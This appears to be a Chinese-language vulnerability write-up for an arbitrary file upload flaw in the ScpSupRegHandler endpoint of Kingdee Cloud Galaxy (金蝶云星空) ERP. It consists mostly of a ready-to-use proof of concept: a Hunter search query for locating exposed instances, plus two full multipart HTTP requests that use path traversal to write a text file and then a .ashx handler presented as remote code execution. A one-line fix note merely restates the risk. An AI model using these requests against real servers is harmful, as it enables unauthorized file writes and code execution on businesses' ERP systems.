J8-2金蝶-云星空-文件上传

漏洞描述：

金蝶云星空是一款云端企业资源管理（ERP）软件，为企业提供财务管理、供应链管理以及业务流程管理等一体化解决方案。金蝶云·星空聚焦多组织，多利润中心的大中型企业，以“开放、标准、社交”三大特性为数字经济时代的企业提供开放的 ERP 云平台。服务涵盖：财务、供应链、智能制造、阿米巴管理、全渠道营销、电商、HR、企业互联网服务，帮助企业实现数字化营销新生态及管理重构等，提升企业数字化能力。该系统ScpSupRegHandler存在任意文件上传漏洞。

网站图片：

网络测绘：

Hunter 语法：

- hunter：app.name="Kingdee 金蝶云星空"


漏洞复现：

payload：

```
POST /k3cloud/SRM/ScpSupRegHandler HTTP/1.1
Host: XX.XX.XX.XX
User-Agent: Mozilla
Connection: keep-alive
Content-Length: 311
Content-Type: multipart/form-data; boundary=hgth5DKrnI
Accept-Encoding: gzip
SL-CE-SUID: 72

--hgth5DKrnI
Content-Disposition: form-data; name="dbId_v"

.
--hgth5DKrnI
Content-Disposition: form-data; name="FID"

2022
--hgth5DKrnI
Content-Disposition: form-data; name="FAtt"; filename="../../../../uploadfiles/ptsd.txt"
Content-Type: text/plain

ptsd
--hgth5DKrnI--
```

效果图:

访问路径：/k3cloud/uploadfiles/ptsd.txt



ptsd

RCE

```
POST /k3cloud/SRM/ScpSupRegHandler HTTP/1.1
Host: XX.XX.XX.XX
User-Agent: Mozilla
Connection: keep-alive
Content-Length: 311
Content-Type: multipart/form-data; boundary=hgth5DKrnI
Accept-Encoding: gzip
SL-CE-SUID: 72

--hgth5DKrnI
Content-Disposition: form-data; name="dbId_v"

.
--hgth5DKrnI
Content-Disposition: form-data; name="FID"

2022
--hgth5DKrnI
Content-Disposition: form-data; name="FAtt"; filename="../../../../uploadfiles/test.ashx."
Content-Type: text/plain

ptsd
--hgth5DKrnI--
```

访问：
/K3Cloud/uploadfiles/test.ashx

修复建议：

金蝶云星空的ScpSupRegHandler组件存在任意文件上传漏洞，可能允许攻击者上传恶意文件，对系统安全构成威胁。